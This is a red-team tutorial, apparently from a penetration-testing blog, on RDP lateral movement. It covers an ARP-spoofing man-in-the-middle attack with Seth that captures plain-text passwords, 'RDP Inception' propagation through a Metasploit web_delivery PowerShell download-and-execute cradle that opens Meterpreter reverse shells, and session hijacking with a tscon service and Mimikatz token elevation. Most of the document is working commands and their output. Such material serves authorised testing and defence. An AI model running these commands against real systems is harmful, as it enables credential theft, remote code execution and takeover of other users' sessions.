

Lateral Movement – RDP

The Remote Desktop Protocol (RDP) is widely used across internal networks by Administrators. This allows systems owners and admins to manage Windows environments remotely. However RDP can give various opportunities to an attacker to conduct attacks that can be used for lateral movement in red team scenarios. The attacks below can allow the red team to obtain credentials, to hijack RDP sessions of other users and to execute arbitrary code to remote systems that will use RDP as authentication mechanism to infected workstations.

RDP Man-in-the-Middle

Implementing a Man-in-the-middle attack can often lead to credential capturing. It is Performing this attack against RDP sessions will allow an attacker to trivially obtain the plain-text password of a domain account for lateral movement purposes. Seth is a tool which can automate RDP Man-in-the-middle attacks regardless if Network Level Authentication (NLA) is enabled. Implementation of this attack requires four parameters:

- The Ethernet Interface
- The IP of the Attacker
- The IP of the victim Workstation (client)
- The IP of the target RDP host (server)

```
./seth.sh eth0 10.0.0.2 10.0.0.3 10.0.0.1
```



```
root@kali:~/Seth# ./seth.sh eth0 10.0.0.2 10.0.0.3 10.0.0.1
SETH by Adrian Vollmer
      seth@vollmer.syss.de
      SySS GmbH, 2017
      https://www.syss.de

[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
```


Seth – Man in the Middle

Upon execution the tool will perform on the background a series of steps to ensure that the attack will be implemented successfully. These steps are:

1. Spoofing ARP replies

2. Enable forwarding of IPv4 traffic to redirect traffic from the victim host to the attacker machine and then to the target RDP server.
3. Configure an iptable rule to reject SYN packet to prevent direct RDP authentication.
4. Capture SYN packet of the destination host.
5. Clone of the SSL certificate.
6. Reconfigure iptables rules to route traffic from the victim workstation to the target RDP host.
7. Block traffic to port 88 to downgrade Kerberos authentication to NTLM.

Steps 1-3 will be performed prior to victim authentication. The user that will attempt to authenticate via RDP to the target server will be presented with the following message:



Remote Desktop Connection – Certificate Errors

When the user will establish connection the credentials will appear in plain-text to the attacker.

```
[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
[+] Got it! Original destination is 10.0.0.1
[*] Clone the x509 certificate of the original destination...
[*] Adjust the iptables rule for all packets...
[*] Run RDP proxy...
Listening for new connection
Connection received from 10.0.0.3:49368
Listening for new connection
Enable SSL
Connection received from 10.0.0.3:49370
Listening for new connection
Enable SSL
Connection received from 10.0.0.3:49372
Listening for new connection
Enable SSL
Hiding forged protocol request from client
.\test:Password123
Keyboard Layout: 0x409 (English_United_States)
```

Seth – RDP Password in Plain-Text

RDP Inception

MDSec discovered a technique which allows an attacker to perform lateral movement inside a network by executing arbitrary code upon start up and propagates via RDP connections. To facilitate this attack MDSec developed a batch script to implement a proof of concept and a cobalt strike script. Executing the batch script on a workstation that an attacker has already gained access will result of a shell.


```
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Using URL: http://0.0.0.0:8080/oBgZUjMiFBJR
[*] Local IP: http://127.0.0.1:8080/oBgZUjMiFBJR
[*] Server started.
[*] Run the following command on the target machine:

powershell.exe -nop -w hidden -c $d=new-object net.webclient;$d.proxy=[Net.WebRe
quest]::GetSystemWebProxy();$d.Proxy.Credentials=[Net.CredentialCache]::DefaultC
redentials;IEX $d.downloadstring('http://10.0.0.2:8080/oBgZUjMiFBJR');
msf exploit(multi/script/web_delivery) > [*] 10.0.0.3 web_delivery - Del
ivering Payload
[*] Sending stage (205891 bytes) to 10.0.0.3
[*] Meterpreter session 1 opened (10.0.0.2:4444 -> 10.0.0.3:50651) at 2018-04-23
05:34:21 -0400
```


RDP Inception – Executing BAT File

If an elevated user (Administrator or Domain Admin) attempt to authenticate via RDP with the host that has been already infected the batch script will be copied and on the system of the other user.




RDP Inception – Administrator connects to Workstation via RDP

The batch script will be executed every time that the workstation starts in order to achieve persistence.



RDP Inception – Propagation of Code

When the elevated user that has authenticated via RDP to the infected host restarts his machine the code will be executed.



RDP Inception – Code Execution on the DC

A new Meterpreter session will open however this time on the host of the administrator by abusing the RDP service and without the need to attack this system directly.

```
Active sessions
=====

Id  Name  Type  Information
Connection
--  -
-----
2   meterpreter x64/windows  PENTESTLAB\Administrator @ WIN-2NE38K15TGH
10.0.0.2:4444 -> 10.0.0.3:50733 (10.0.0.3)
3   meterpreter x64/windows  PENTESTLAB\test @ WIN-2NE38K15TGH
10.0.0.2:4444 -> 10.0.0.3:50756 (10.0.0.3)

msf exploit(multi/script/web_delivery) >
[*] 10.0.0.1 web_delivery - Delivering Payload
[*] Sending stage (205891 bytes) to 10.0.0.1
[*] Meterpreter session 4 opened (10.0.0.2:4444 -> 10.0.0.1:6401) at 2018-04-23
06:31:11 -0400
```

RDP Inception – Meterpreter on the DC

The list of active Meterpreter sessions will verify that the attacker has access on both systems.

```
Active sessions
=====


Id  Name  Type  Information
Connection
--  -
-----
2   meterpreter x64/windows  PENTESTLAB\Administrator @ WIN-2NE38K15TGH
10.0.0.2:4444 -> 10.0.0.3:50733 (10.0.0.3)
3   meterpreter x64/windows  PENTESTLAB\test @ WIN-2NE38K15TGH
10.0.0.2:4444 -> 10.0.0.3:50756 (10.0.0.3)
4   meterpreter x64/windows  PENTESTLAB\Administrator @ WIN-PTELU2U07KG
10.0.0.2:4444 -> 10.0.0.1:6401 (10.0.0.1)
```

RDP Inception – Meterpreter Active Sessions

RDP Session Hijacking

In the event that local administrator access has been obtained on a target system an attacker it is possible to hijack the RDP session of another user. This eliminates the need for the attacker to discover credentials of that user. This technique was initially discovered by [Alexander Korznikov](#) and it has been described in his [blog](#).

The list of available sessions that can be used can be retrieved from the Windows Task Manager in the tab “**Users**”.



RDP Sessions Gui

The same information can be obtained from the command prompt.

query user

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\test.PENTESTLAB>query user
 USERNAME                SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>test                    rdp-tcp#0          1   Active           .    4/22/2018 4:05
PM
 netbiosx                 .                  3   Disc           2:44   4/22/2018 4:39
PM

C:\Users\test.PENTESTLAB>
```

RDP Sessions Terminal


Creating a service that will execute **tscon** with system level privileges will hijack the session that has 3 as ID.

```
sc create sesshijack binpath= "cmd.exe /k tscon 3 /dest:rdp-tcp#0"
net start sesshijack
```

```
C:\Windows\system32>sc create sesshijack binpath= "cmd.exe /k tscon 3 /dest:rdp-  
tcp#0"  
[SC] CreateService SUCCESS  
  
C:\Windows\system32>net start sesshijack_
```

RDP Session Hijacking via Service

When the service start the user "**test**" can use the session of netbiosX without knowing his password.



```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\netbiosX>whoami  
win-2ne38k15tgh\netbiosx  
  
C:\Users\netbiosX>_
```

RDP Session Hijacking via Service – netbiosX User

Mimikatz also supports this technique. The first step is to retrieve the list of Terminal Services sessions.

```
ts::sessions
```



```

ca mimikatz 2.1.1 x64 (oe.eo)

mimikatz # ts::sessions

Session: 0 - Services
state: Disconnected (4)
user : @
curr : 4/23/2018 1:05:43 AM
lock : no

Session: 1 -
state: Disconnected (4)
user : netbiosX @ WIN-2NE38K15TGH
Conn : 4/23/2018 12:24:08 AM
disc : 4/23/2018 1:05:16 AM
logon : 4/23/2018 1:04:11 AM
last : 4/23/2018 1:05:16 AM
curr : 4/23/2018 1:05:43 AM
lock : no

Session: *2 - RDP-Tcp#0
state: Active (0)
user : test @ PENTESTLAB
Conn : 4/23/2018 1:05:17 AM
disc : 4/23/2018 1:05:16 AM
logon : 4/23/2018 12:50:46 AM
last : 4/23/2018 1:05:43 AM
curr : 4/23/2018 1:05:43 AM

```

Mimikatz – Terminal Services Sessions

Attempts to use the session 1 directly will fail since Mimikatz has not been executed as SYSTEM. Therefore the following commands will elevate the token from Local Administrator to SYSTEM in order to use another session without the need to know the password of the user.

```

ts::remote /id:1
privilege::debug
token::elevate

```

```

mimikatz # ts::remote /id:1
Asking to connect from 1 to current session

> ERROR kuhl_m_ts_remote ; Bad password for this session (take care to not lock
the account!)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

244      {0;000003e7} 0 D 34364          NT AUTHORITY\SYSTEM      S-1-5-18
{04g,30p}      Primary
-> Impersonated !
* Process Token : {0;000ef252} 2 F 1212336      PENTESTLAB\test S-1-5-21-3737340
914-2019594255-2413685307-1153 {14g,23p}      Primary
* Thread Token : {0;000003e7} 0 D 1683820      NT AUTHORITY\SYSTEM      S-1-5-18
{04g,30p}      Impersonation (Delegation)

mimikatz # ts::remote /id:1_

```

Mimikatz – RDP Session Hijacking

Executing again the following command will hijack the session of the netbiosX user.

```

ts::remote /id:1

```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\netbiosX>whoami
win-2ne38k15tgh\netbiosx

C:\Users\netbiosX>_
```

Mimikatz – RDP Session of netbiosX